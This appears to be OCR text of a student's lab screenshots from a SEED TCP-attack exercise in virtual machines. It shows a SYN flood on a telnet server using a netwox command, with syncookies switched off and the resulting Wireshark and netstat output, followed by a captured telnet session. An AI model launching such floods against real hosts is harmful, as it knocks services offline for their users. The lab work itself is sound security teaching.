

Ubuntu Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
5:45 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2021-03-15 17:36:36.0137358… fe80::5509:a8b3:865… ff02::fb MDNS 180 Standard query 0x0000 PTR _ftp._tcp.local,…
2 2021-03-15 17:36:36.0137625… 10.0.2.7 224.0.0.251 MDNS 160 Standard query 0x0000 PTR _ftp._tcp.local,…
3 2021-03-15 17:37:45.0292749… 51.82.9.83 10.0.2.7 TCP 60 47525 → 23 [SYN] Seq=4068697074 Win=1500 L…
4 2021-03-15 17:37:45.0292830… 90.175.218.138 10.0.2.7 TCP 60 38043 → 23 [SYN] Seq=45559479 Win=1500 Len…
5 2021-03-15 17:37:45.0292836… 191.170.247.185 10.0.2.7 TCP 60 6146 → 23 [SYN] Seq=332731477 Win=1500 Len…
6 2021-03-15 17:37:45.0292841… 144.3.159.82 10.0.2.7 TCP 60 5595 → 23 [SYN] Seq=1146203207 Win=1500 Le…
7 2021-03-15 17:37:45.0292846… 70.10.74.54 10.0.2.7 TCP 60 12030 → 23 [SYN] Seq=1515438405 Win=1500 L…
8 2021-03-15 17:37:45.0292853… 174.117.23.248 10.0.2.7 TCP 60 42841 → 23 [SYN] Seq=2184680954 Win=1500 L…
9 2021-03-15 17:37:45.0292858… 10.125.84.68 10.0.2.7 TCP 60 16916 → 23 [SYN] Seq=247201783 Win=1500 Le…
10 2021-03-15 17:37:45.0292863… 22.64.40.25 10.0.2.7 TCP 60 11426 → 23 [SYN] Seq=1369885422 Win=1500 L…
11 2021-03-15 17:37:45.0293627… 187.196.159.108 10.0.2.7 TCP 60 21987 → 23 [SYN] Seq=4133516215 Win=1500 L…
12 2021-03-15 17:37:45.0293643… 238.144.187.178 10.0.2.7 TCP 60 37816 → 23 [SYN] Seq=2521776936 Win=1500 L…
13 2021-03-15 17:37:45.0293648… 55.127.191.149 10.0.2.7 TCP 60 40519 → 23 [SYN] Seq=813693667 Win=1500 Le…
14 2021-03-15 17:37:45.0294405… 10.0.2.7 51.82.9.83 TCP 60 23 → 47525 [SYN, ACK] Seq=27821404 Ack=406…
15 2021-03-15 17:37:45.0294422… 121.184.189.169 10.0.2.7 TCP 60 30617 → 23 [SYN] Seq=3670500524 Win=1500 L…
16 2021-03-15 17:37:45.0294429… 10.0.2.7 90.175.218.138 TCP 60 23 → 38043 [SYN, ACK] Seq=1274720309 Ack=4…
17 2021-03-15 17:37:45.0294434… 76.86.28.161 10.0.2.7 TCP 60 25803 → 23 [SYN] Seq=283875011 Win=1500 Le…
18 2021-03-15 17:37:45.0294440… 51.82.9.83 10.0.2.7 TCP 60 47525 → 23 [RST, ACK] Seq=4068697075 Ack=2…
19 2021-03-15 17:37:45.0294445… 150.184.53.106 10.0.2.7 TCP 60 9932 → 23 [SYN] Seq=304512821 Win=1500 Len…
20 2021-03-15 17:37:45.0294453… 10.0.2.7 191.170.247.185 TCP 60 23 → 6146 [SYN, ACK] Seq=1232404799 Ack=33…
21 2021-03-15 17:37:45.0294459… 10.0.2.7 144.3.159.82 TCP 60 23 → 5595 [SYN, ACK] Seq=3436281056 Ack=11…
22 2021-03-15 17:37:45.0294466… 90.175.218.138 10.0.2.7 TCP 60 38043 → 23 [RST, ACK] Seq=45559480 Ack=127…
23 2021-03-15 17:37:45.0294473… 10.0.2.7 70.10.74.54 TCP 60 23 → 12030 [SYN, ACK] Seq=3945230394 Ack=1…
Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: PcsCompu_7b:f4:d1 (08:00:27:7b:f4:d1), Dst: PcsCompu_b7:28:91 (08:00:27:b7:28:91)
Internet Protocol Version 4, Src: 90.175.218.138, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 38043, Dst Port: 23, Seq: 45559479, Len: 0
0000 08 00 27 b7 28 91 08 00 27 7b f4 d1 08 00 45 00 ..'.(... '{....E.
0010 00 28 76 ee 00 00 80 06 82 a1 5a af da 8a 0a 00 .(v..... ..Z.....
0020 02 07 94 9b 00 17 02 b7 2e b7 00 00 00 00 50 02 ....P.
0030 05 dc a2 a5 00 00 00 00 00 00 00 00 ....
wireshark_enp0s3_20210315173632_Hami09
Packets: 1787881 · Displayed: 1787881 (100.0%)
Profile: Default
Right Ctrl



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:50 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN
tcp 0 0 10.0.2.7:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp6 0 0 :::80 :::* LISTEN
tcp6 0 0 :::53 :::* LISTEN
tcp6 0 0 :::21 :::* LISTEN
tcp6 0 0 :::22 :::* LISTEN
tcp6 0 0 :::3128 :::* LISTEN
tcp6 0 0 ::1:953 :::* LISTEN
[03/15/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/15/21]seed@VM:~$
Right Ctrl



Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:58 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[03/15/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
Right Ctrl



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:57 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN
tcp 0 0 10.0.2.7:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp 0 0 10.0.2.7:23 245.97.168.81:16815 SYN_RECV
tcp 0 0 10.0.2.7:23 242.243.67.221:54569 SYN_RECV
tcp 0 0 10.0.2.7:23 250.112.149.40:37837 SYN_RECV
tcp 0 0 10.0.2.7:23 243.148.195.62:54644 SYN_RECV
tcp 0 0 10.0.2.7:23 246.75.154.198:20522 SYN_RECV
tcp 0 0 10.0.2.7:23 249.194.210.16:12328 SYN_RECV
tcp 0 0 10.0.2.7:23 250.139.144.250:62096 SYN_RECV
tcp 0 0 10.0.2.7:23 252.222.184.52:51432 SYN_RECV
tcp 0 0 10.0.2.7:23 246.216.209.165:63041 SYN_RECV
tcp 0 0 10.0.2.7:23 241.137.102.42:15628 SYN_RECV
tcp 0 0 10.0.2.7:23 249.28.99.41:2436 SYN_RECV
tcp 0 0 10.0.2.7:23 252.207.44.19:53924 SYN_RECV
tcp 0 0 10.0.2.7:23 242.7.5.227:4314 SYN_RECV
tcp 0 0 10.0.2.7:23 245.4.148.72:36514 SYN_RECV
tcp 0 0 10.0.2.7:23 244.251.229.142:51819 SYN_RECV
tcp 0 0 10.0.2.7:23 252.110.198.156:25531 SYN_RECV
tcp 0 0 10.0.2.7:23 245.11.43.200:33591 SYN_RECV
tcp 0 0 10.0.2.7:23 253.16.39.16:35733 SYN_RECV
tcp 0 0 10.0.2.7:23 254.8.207.73:40553 SYN_RECV
tcp 0 0 10.0.2.7:23 242.235.252.97:38652 SYN_RECV
tcp 0 0 10.0.2.7:23 253.215.49.161:32862 SYN_RECV
Right Ctrl


Task 2:



Ubuntu Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x24
[03/15/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seedServer
Password:
Login incorrect
VM login: seed
Password:
Last login: Mon Mar 15 19:02:32 EDT 2021 from 10.0.2.6 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
[03/15/21]seed@VM:~$
Ubuntu Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
7:18 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
102 2021-03-15 19:14:55.7078199... 10.0.2.7 10.0.2.6 TCP 66 23 → 38200 [ACK] Seq=651806250 Ack=3367295...
103 2021-03-15 19:14:55.8847845... 10.0.2.6 10.0.2.7 TELNET 68 Telnet Data ...
104 2021-03-15 19:14:55.8847927... 10.0.2.7 10.0.2.6 TCP 66 23 → 38200 [ACK] Seq=651806250 Ack=3367295...
105 2021-03-15 19:14:55.8873156... 10.0.2.7 10.0.2.6 TELNET 68 Telnet Data ...
106 2021-03-15 19:14:55.8874069... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
107 2021-03-15 19:14:55.9086281... 10.0.2.7 10.0.2.6 TELNET 130 Telnet Data ...
108 2021-03-15 19:14:55.9087343... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
109 2021-03-15 19:14:55.9088173... 10.0.2.7 10.0.2.6 TELNET 68 Telnet Data ...
110 2021-03-15 19:14:55.9089112... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
111 2021-03-15 19:14:55.9931060... 10.0.2.7 10.0.2.6 TELNET 129 Telnet Data ...
112 2021-03-15 19:14:55.9932494... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
113 2021-03-15 19:14:55.9933441... 10.0.2.7 10.0.2.6 TELNET 280 Telnet Data ...
114 2021-03-15 19:14:55.9934235... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
115 2021-03-15 19:14:56.0841734... 10.0.2.7 10.0.2.6 TELNET 87 Telnet Data ...
116 2021-03-15 19:14:56.0842935... 10.0.2.6 10.0.2.7 TCP 66 38200 → 23 [ACK] Seq=3367295179 Ack=651806...
Frame 116: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_69:6c:02 (08:00:27:69:6c:02), Dst: PcsCompu_b7:28:91 (08:00:27:b7:28:91)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 38200, Dst Port: 23, Seq: 3367295179, Ack: 651806616, Len: 0
0000 08 00 27 b7 28 91 08 00 27 69 6c 02 08 00 45 10 ..'.(... 'il...E.
0010 00 34 73 15 40 00 40 06 af 92 0a 00 02 06 0a 00 .4s.@.@. ....
0020 02 07 95 38 00 17 c8 b4 d8 cb 26 d9 c7 98 80 10 ...8.... ..&.....
0030 00 ed 63 37 00 00 01 01 08 0a 00 1b bc 31 00 00 ..c7.... .....1..
0040 18 fe ..
wireshark_enp0s3_20210315191436_7tQS60
Packets: 116 · Displayed: 116 (100.0%)
Profile: Default
Right Ctrl

